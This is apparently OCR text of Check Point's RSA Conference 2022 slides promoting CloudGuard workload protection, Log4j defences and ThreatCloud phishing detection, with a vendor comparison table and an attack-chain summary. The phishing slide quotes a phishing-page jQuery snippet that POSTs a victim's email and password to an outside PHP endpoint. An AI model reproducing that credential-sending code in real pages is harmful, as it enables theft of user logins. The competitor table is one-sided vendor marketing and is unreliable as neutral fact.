
Expanding Cloud Native Application Protection

CloudGuard

AUTOMATED
EFFECTIVE RISK
MANAGEMENT



Cloud Workload Security Highlights



APIs

- NextGen WAF
- API Security
- Bot Protection
- Application IPS
- Developer friendly experience
- More platforms - Envoy, Azure web apps
- Exciting features – Geo Blocking, Rate Limiting, Anti-Scraping

SERVERLESS

- AWS Function Protection
- Runtime Self-Protection
- Least Privilege Access Control
- Azure FuntionApp Protection

CONTAINERS

- Posture Management, Asset & Traffic visualization
- Native Web App & API Protection
- Intrusion Detection
- Image Assurance
- Admission Control
- Runtime Protection
- Micro-segmentation
- OpenShift and Tanzu Support
- Fargate ECS
- Registry scanning

DEV | **CI/CD** | **Deployment** | **Runtime**

Posture Management | Vulnerability Management | Admission Control | Runtime Protection | Intrusion Detection | Reports & Cashboard

CHECK POINT™

The only pre-emptive security against LOG4J

CloudGuard AppSec


APPLICATION SELF-PROTECTION

Vendor and Product	Pre-emptive protection before vulnerability published
Check Point CloudGuard AppSec	✓
AWS WAF	✗
Azure WAF	✗
Cloudflare WAF	✗
Imperva WAF	✗
F5 NGINX App Protect	✗
F5 BIG-IP ASM/Advanced WAF	✗
Akamai WAF	✗
Fortinet Fortiweb	✗
ModSecurity	✗

How AppSec Uniquely Preempts Log4j Attacks

- Initial payload analysis
- Base64 decoding (avoid evasions)
- Collection of telemetry/statistics

- Low reputation (single suspicious request)
- Application awareness – uncommon content
- Indicator scoring – multiple indicators of attack



RSAConference2022

USING AI & AUTOMATION TO PROTECT YOUR USERS

USING AI & AUTOMATION EVERYWHERE

QUANTUM


Secure the network

CLOUDGUARD

Secure the cloud

HARMONY


Secure users & access




THREATCLOUD

Blocking Unknown Phishing Attacks


Email and Websites





- IP REPUTATION
- ✓ URL REPUTATION
- SUBJECT CONTEXT
- URL EMULATION
- ✓ HTML INSPECTION
- NATURAL LANGUAGE PROCESSING
- DOMAIN REPUTATION
- ✓ LOOKALIKE FAVICON
- ✓ BRAND IMPERSONATION

+300 indicators




```
$.ajax({
  dataType: 'JSON',
  url: 'https://wordingstorage.com/nze-dollars.php',
  type: 'POST',
data:{
    email:email,
    password:password,
},
```

RSAConference2022

SUMMARY

AI-Driven Threat Prevention Stops Cyber Attacks

Codecov · JBS · COLONIAL PIPELINE CO. · Exchange · Kaseya · LOG4J

Reconnaissance → Resource Development → Initial Access → Execution → Persistence → Privilege Escalation → Defense Evasion → Credential Access → Discovery → Lateral Movement → Collection → Command and Control → Exfiltration → Impact

Entry points:

- **Social engineering**
- **Supply chain**
- SW and Protocols **Vulnerabilities**
- **Cloud misconfigurations**

Gaining persistence:

- **Zero-trust** access & strong policies
- **AI-based prevention** for malware, docs, phishing
- Blocking **C&C** communication
- **Cloud posture** management & workload protection
- Server **hardening**
- **Shift-left** source code & developers
- **Native XDR** – network, endpoints, servers, cloud, mobile, email, AD, more

Lateral movement:

- **Cloud posture** management
- **Zero-trust** and **micro-segmentation**
- **AI-based prevention** on endpoints & servers
- **Analysis of AD** / ADFS / Access token (SAML, OAuth 2.0) & user behaviors
- **Native XDR**


Data leak:

- **Cloud posture** management
- **AI-based prevention** on endpoints & servers
- **Gateway IPS / Anti-BOT** protections
- **Native XDR**
- **DLP**
- **NDR**

Check Point AI Security Protects Everything with

ACCURATE PREVENTION

Powered By Threatcloud



Organizations Choose Check Point for Best Security

RSAConference2022

THANK YOU